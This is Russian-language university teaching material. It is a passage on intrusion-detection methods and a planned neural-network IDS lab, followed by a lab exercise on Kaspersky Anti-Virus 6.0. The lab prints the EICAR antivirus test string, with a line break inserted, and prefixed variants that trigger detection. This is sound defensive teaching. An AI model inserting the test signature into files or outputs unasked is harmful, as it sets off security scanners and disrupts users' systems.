Что же скрывается за понятием - атака: существуют две общеизвестных категории атак, которые пытаются идентифицировать технологии обнаружения атак – аномалии и злоупотребления [1]. При обнаружении аномалий идентифицируется деятельность, которая отличается от шаблонов, установленных для пользователей или групп пользователей. Оно, как правило, включает создание базы данных, которая содержит профили контролируемой деятельности. Обнаружение злоупотреблений базируется на сравнении деятельности пользователя с известными шаблонами поведения хакера, пытающегося проникнуть в систему [1]. При обнаружении аномалий, как правило, используется мониторинг пороговой величины для определения достижения определенного установленного предела, методы обнаружения злоупотреблений часто используют подход на основе правил, которые описывают сценарии атак. Механизм обнаружения идентифицирует потенциальные атаки, в случае, если действия пользователя совпадают с установленными правилами. Наличие исчерпывающих баз данных таких правил является наиболее важным аспектом для экспертных систем обнаружения атак [1].

**Структурно-функциональная реализация систем защиты.** Построение систем защиты во многом определяется теми сетевыми архитектурами для работы в которых они предназначены. Учитывая, что в последнее время

наибольшее практическое использование получили архитектуры клиент-сервер и интернет/интранет (рис.1.), то и архитектура большинства средств обнаружения атак строится по схеме “агент-менеджер” [2].

Архитектура КЛИЕНТ-СЕРВЕР предоставляет клиенту широкий спектр приложений и инструментов разработки, которые ориентированы на максимальное использование вычислительных возможностей клиентских рабочих мест, используя ресурсы сервера в основном для хранения и обмена документами, а также для выхода во внешнюю среду. Для тех программных систем, которые имеют разделение на клиентскую и серверную части, применение данной архитектуры позволяет лучше защитить серверную часть приложений, при этом предоставляя возможность приложениям либо непосредственно адресоваться к другим серверным приложениям, либо маршрутизировать запросы к ним.

Однако в данном случае частые обращения клиента к серверу снижают производительность работы сети, кроме этого приходится решать вопросы безопасной работы в сети, так как приложения и данные распределены между различными клиентами. Распределенный характер построения системы обуславливает сложность ее настройки и сопровождения. Чем сложнее структура сети, построенной по архитектуре КЛИЕНТ-СЕРВЕР, тем выше вероятность отказа любого из ее компонентов.

В последнее время все большее развитие получает архитектура Интернет/Интранет. В основе реализации корпоративных информационных систем на базе данной архитектуры лежит принцип "открытой архитектуры", что во многом определяет независимость реализации корпоративной системы от конкретного производителя. Все программное обеспечение таких систем реализуется в виде JAVA-апплетов. Основными сложностями при реализации корпоративных систем на базе данной архитектуры являются:

- отсутствие многих популярных приложений и средств разработки реализованных в виде JAVA апплетов;

- относительное высокое время компиляции апплетов на клиентских местах (временно);
- вопросы безопасной работы в сети.

Не смотря на известные трудности, сегодня архитектура Internet/Intranet уже используется при построении корпоративных ИС для решения различных задач. Реализация Intranet сетей стала возможной с формированием концепции полнофункционального Intranet (FSI-Full Service Intranet), которая стала реальной альтернативой таким ОС, как Novell NetWare, Windows NT и т.п. FSI представляет собой корпоративную сеть, реализованную на базе протокола TCP/IP

## Архитектура клиент-сервер



## Архитектура Internet - Intranet



Рис.1. Сетевые архитектуры.

Обобщенная структура сети на базе архитектуры интернет/интранет с выделением зон защиты приведена на рис.2.

## Информационная структура на базе архитектуры Internet / Intranet




Рис.2. Обобщенная структура зон защиты.

**Методы обнаружения атак.** Подробно методы обнаружения атак рассмотрены в [1,2], приведем лишь их краткую характеристику.

Большинство современных подходов к процессу обнаружения атак используют некоторую форму анализа на основе правил, который опирается на набор заранее определенных правил, предоставленных администратором и/или автоматически сгенерированных системой. Реализация таких средств основывается на использовании экспертных систем, построенных чаще всего на основе фреймовых семантических сетей. Экспертная система включает наборы правил, которые охватывают знания человека-"эксперта". Эти правила используются системой для получения заключений о состоянии защиты из данных, получаемых от системы обнаружения атак. Они допускают объединение огромного опыта, накопленного человеком, которые затем используются для идентификации деятельности, которая соответствует определенным характеристикам злоупотреблений или атак.

При проведении лабораторных занятий со студентами по курсу "Информационная безопасность" для изучения средств защиты данного класса используется разработанная на кафедре система "NetSecurityExpert", позволяющая анализировать как лог-файлы в режиме интерактивного диалога, так и обрабатывать данные полученные с использованием системы RealSecure (ISS).

Однако экспертные системы требуют постоянного обновления базы знаний, т.е. основная проблема данных систем - это обеспечение динамизма и функциональной полноты, иначе целый ряд атак просто не будут обнаружены, в чем наглядно убеждаются студенты при проведении практической работы.

Другие средства, реализованные на основе правил не способны обнаруживать сценарии атак, которые могут иметь место в течение продолжительных периодов времени [1]. В то время как отдельные примеры подозрительной деятельности могут обнаруживаться системой, возможно, о

них не будет сообщаться, если они происходят изолированно друг от друга. Кроме этого, системы на основе правил не обладают достаточной гибкостью в представлении структуры типа “правило- проверка”. Незначительные вариации в последовательности действий при атаке могут повлиять на процесс сравнения "деятельность-правило" до такой степени, что атака не обнаруживается соответствующим механизмом обнаружения [1].

Для преодоления недостатков, перечисленных выше, в последнее время при реализации средств обнаружения атак все большее применение находят системы на базе нейросетевых методов. В отличие от экспертных систем, которые могут дать пользователю определенный ответ, соответствуют или нет рассматриваемые характеристики характеристикам, заложенным в базе данных правил, нейросеть проводит анализ информации и предоставляет возможность оценить, что данные согласуются с характеристиками, которые она научена распознавать. Как показано в [1]: - “...В то время как степень соответствия нейросетевого представления может достигать 100%, достоверность выбора полностью зависит от качества системы в анализе примеров поставленной задачи...”.

Первоначально нейросеть обучается путем правильной идентификации предварительно выбранных примеров предметной области. Реакция нейросети анализируется и система настраивается таким образом, чтобы достичь удовлетворительных результатов. В дополнение к первоначальному периоду обучения, нейросеть также набирается опыта с течением времени, по мере того, как она проводит анализ данных, связанных с предметной областью [1].

Исследованию вопросов применения нейросетевых методов к анализу атак посвящено большое число работ, анализируя которые можно выделить следующие достоинства применения нейросетей:

- обладают способностью изучать характеристики умышленных атак;
- имеют возможность идентифицировать ранее неизвестные действия и в дальнейшем классифицировать их;

- имеют возможность проводить мониторинг сети на наличие вирусов.
- имеют возможность динамически реагировать на различные воздействия, в том числе ранее неизвестные;
- имеют возможность анализировать неполные и искаженные данные, фильтровать информацию;
- имеют возможность параллельной (мультипроцессовой) обработки. Когда в реальном времени анализируются сразу несколько процессов, запущенных на сервере;
- обеспечивают прогноз характера и последствий злоупотреблений;
- Не смотря на целый ряд неоспоримых преимуществ нейросетевые системы обнаружения атак еще не получили достаточного распространения по следующим причинам:
  - сложность с обучением нейросети;
  - для обеспечения работы в режиме реального времени необходимо использовать специализированные нейровычислители или каскадное соединение сигнальных процессоров;
  - представление архитектуры нейросетевой системы - как "черного ящика" с входной и выходной информацией.

**Реализация нейросетевых средств защиты.** Анализируя литературные источники и материалы выставки InternetCom99 можно выделить два варианта реализации нейросетевых средств защиты: Первый, включает их в существующие или видоизмененные экспертные системы, т.е. использование их в качестве заменителей существующих компонентов статистического анализа. Это позволяет использовать нейросети для фильтрации входящих данных, которые могут указывать на злоупотребления и направление этих событий к экспертной системе [1]. Второй подход, заключается в

реализации нейросети, как отдельно стоящей системы обнаружения злоупотреблений. В этой конфигурации нейросеть получает весь трафик и анализирует информацию на наличие в нем злоупотреблений.

**Реализация лабораторной установки.** Для изучения нейросетевых систем обнаружения атак в настоящее время на кафедре проводится работа по созданию нейросетевой системы анализа атак NeuralSecurityNetAnalyst (NSNA). В качестве базовой архитектуры была взята архитектура описанная в [1]: Прототип на базе MLP-архитектуры, которая состоит из четырех полностью связанных слоев (уровней) с девятью входными узлами и двумя выходными, описанная далее архитектура нейросети была выбрана на основании гибкости и применимости данного подхода для большого диапазона проблем и как уже имеющая конкретную апробацию [1]. Данные для обучения и тестирования прототипа генерируются с использованием сетевого монитора RealSecure (ISS). RealSecure использует экспертную систему, которая включает свыше 360 сигнатур атак, которые он сравнивает с текущим трафиком для обнаружения вторжений. Монитор RealSecure был сконфигурирован для сбора данных о каждом событии, последовательно происходящем в сетевом сегменте (например, исходный адрес, конечный адрес, данные пакета и т.д.) и результатов анализа каждого события системой RealSecure [1,2]. Алгоритм обучения нейросети - алгоритм с обратным распространением для 10000 итераций выбранных обучающих данных.

Планируется, что в результате лабораторной работы на базе NSNA, студенты должны будут проанализировать "обычные" сетевые события и одно событие с смоделированной атакой (например, сканирование с помощью продуктов компании ISS, сканирование с помощью программы SATAN, SYN Flood и т.д.) [1], оценить среднеквадратическую ошибку обучения и тестирования и оценить корреляцию данных обучения и тестирования.

В перспективе планируется разработанную методику и программно-алгоритмический состав системы NSNA реализовать в виде аппаратно-программного нейросетевого модуля анализа атак на сетевом уровне, который будет построен на базе каскадного соединения сигнальных процессоров в промышленном исполнении. Это даст возможность встраивать его в состав маршрутизаторов, реализуя тем самым интеллектуальные системы защиты и управления функционированием сети, взаимодействующие как с типовым, так и со специализированным программным обеспечением. Надеемся, что приведенная информация по внедрению программных средств компании ISS в учебный процесс кафедры “Конструирование и производство ЭА” МГТУ им. Н.Э.Баумана окажется полезной при подготовке и проведении лабораторных и практических занятий по применению нейросетевых методов и средств защиты в университетах России. Подробную информацию о данном проекте можно найти на WEB сервере кафедры: <http://iu4.bmstu.ru>.

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №20-21

*«Защита от разрушающих программных воздействий. Использование антивирусных средств»*

### **Цель работы:**

Изучение принципов работы антивирусных средств и их использования для защиты от вредоносных программных воздействий. Работа выполняется с помощью программы «Антивирус Касперского 6.0».

### **Формируемые компетенции:** ПК-3; ПК-4

## **1. Порядок выполнения лабораторной работы**

Вариант задания выдается преподавателем и определяется файлом с тестовым вирусом. Необходимо ознакомиться с интерфейсом пользователя, с основными параметрами настройки программы и настроить ее так, чтобы она обнаруживала тестовый вирус.

### 1.1 Изучение интерфейса пользователя

Интерфейс **Антивируса Касперского 6.0** состоит из четырех окон:

- **Главного окна**, в котором можно управлять задачами и компонентами антивируса. В нем также расположены ссылки на остальные окна
- **Окна настроек**, предназначенного для настройки задач и компонентов
- **Окна статистики и отчетов**, в котором можно получить данные о результатах работы антивируса
- **Окна справочной системы**

Дополнительно, **Антивирус Касперского** встраивается в контекстное меню объектов, размещенных на жестком диске, добавляет свою группу в системное меню **Пуск** и во время работы в системной панели операционной системы появляется иконка антивируса.

Для ознакомления с интерфейсом пользователя нужно будет поочередно вызвать все четыре окна интерфейса **Антивируса Касперского 6.0**.




Рис. 1. Главное окно программы «Антивирус Касперского 6.0»

Антивирус Касперского 6.0 включает в себя три основные подсистемы:

- Антивирусный монитор: программа, следящая за обращением процессов к файлам и проверяющая процессы и файлы на предмет наличия вирусов. Антивирусный монитор работает постоянно в фоновом режиме.
- Антивирусный сканер: программа, которая может быть запущенная вручную пользователем или по определенному расписанию. Выполняет проверку различных ресурсов, таких как жесткие диски, съемные диски, сетевые диски, отдельные папки в файловой системе, оперативную память, объекты автозапуска на предмет наличия вирусов.
- Сервисная подсистема: выполняет функции обновления базы вирусных сигнатур, создания аварийного диска, ведения отчетов о

работе антивирусной защиты, резервного хранения объектов, хранения объектов, помещенных на карантин.

В терминах интерфейса пользователя эти функции располагаются в трех категориях:

1. Защита
2. Поиск вирусов
3. Сервис

В верхней правой части окна размещено две ссылки: **Настройка** и **Справка**. Первая используется для настройки антивируса, вторая - для вывода справочной системы.




Рис. 2. Окно настроек программы

Антивирусный монитор обеспечивает защиту в режиме реального времени, т. е. постоянно проверяет файлы, которым происходит обращение. В терминах «Антивируса Касперского 6.0» такая функциональность носит название «защита» и делится на защиту файловой системы, проверку

электронной почты (протоколы SMTP, POP3, IMAP), веб-антивирус (проверка HTTP трафика), проактивную защиту (противостояние неизвестным вирусам, контроль запуска программ, обращений к реестру Windows).




Рисунок 3. Окно настроек файлового антивируса

Антивирусный сканер (в терминах «Антивируса Касперского 6.0» - поиск вирусов) выполняет сканирование ресурсов компьютера в целях поиска вирусов. Сканирование может быть запущено пользователем вручную или по заранее установленному расписанию.





Рис. 4. Окно настроек поиска вирусов

В узле «Сервис» располагаются средства настройки обновления антивирусных баз, ведения файлов отчетов, параметров уведомлений, настройки сети и внешнего вида программы.



## Рис. 5. Окно настроек сервисных функций

### 1.2 Тестирование антивирусной функциональности

#### 1.2.1 Использование тестового вируса EICAR

Тестовый вирус EICAR (European Institute for Computer Antivirus Research) разработан Европейским институтом компьютерных антивирусных исследований.

EICAR – это небольшой 68 байтный файл, который при запуске на незащищенном компьютере вызывает показ уведомления "EICAR-STANDARD-ANTIVIRUS-TEST-FILE!". Иных, свойственных вирусам проявлений он не несет. Однако если на компьютере стоит и исправно работает антивирус, EICAR будет заблокирован. Это происходит потому, что все ведущие производители антивирусных программ договорились между собой - считать EICAR вирусом и применять к нему все правила и действия, применяемые к настоящим вредоносным программам.

Для создания антивируса необходимо открыть текстовый редактор и ввести следующую строку символов:

```
X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-  
FILE!$H+H*
```

После этого следует сохранить файл с расширением .com.

Для более подробного тестирования можно применять другие расширения. Например, если указать .txt, можно проверить проверяются ли текстовые файлы. Для проверки будут ли обнаруживаться вирусы в архивах, EICAR можно заархивировать.

#### 1.2.2 Модификация тестового вируса EICAR

Суть EICAR такова, что он оказывается неизлечимым. Это происходит потому, что антивирус идентифицирует EICAR как вирус по наличию в нем упомянутых 68 символов. Если их удалить - то от файла ничего не останется. Следовательно, с помощью EICAR можно тестировать только основную функцию антивируса - обнаружение.

1.2.3 Создать файл CURE-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “CURE-” и сохранения файла с расширением .com. Обнаружив такой файл антивирус «вылечит» его, сократив размер файла до 4 байт (символы «CURE»).




Рис. 6. Модификация вируса CURE-EICAR

1.2.4 Создать файл DELE-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “DELE-” и сохранения файла с расширением .com. Обнаружив такой файл, антивирус определяет его как неизлечимый или троянскую программу и удаляет. По результатам проверки файл должен остаться только в резервном хранилище.




Рис. 7. Модификация вируса DELE-EICAR

1.2.5 Создать файл CORR-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “CORR-” и сохранения файла с расширением .com. Обнаружив такой файл, антивирус определяет его как файл с поврежденной структурой, вследствие чего проверить его на наличие вирусов невозможно. Такой файл признается условно чистым.




Рис. 8. Модификация вируса CORR-EICAR

1.2.6 Создать файл ERRO-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “ERRO-” и сохранения файла с расширением .com. При сканировании такого файла, антивирус обнаружит ошибку при анализе его содержимого (например, при нарушении целостности при проверке многотомного архива). Такой файл признается условно чистым.




Рис. 9. Модификация вируса ERRO-EICAR

1.2.7 Создать файл SUSP-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “SUSP-” и сохранения файла с расширением .com. При сканировании такого файла антивирус считает его подозрительным, а именно зараженным неизвестным вирусом. Такой файл должен быть помещен на карантин или удален.




Рис. 10. Модификация вируса SUSP-EICAR

1.2.8 Создать файл WARN-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “WARN-” и сохранения файла с расширением .com. Такой файл также признается подозрительным, но не неизвестным вирусом, а модификацией известного.

1.3 Сохранить отчет с результатами работы антивируса в текстовый файл. Для этого в главном окне программы выбрать раздел «Защита» и в нем контейнер «Статистика»

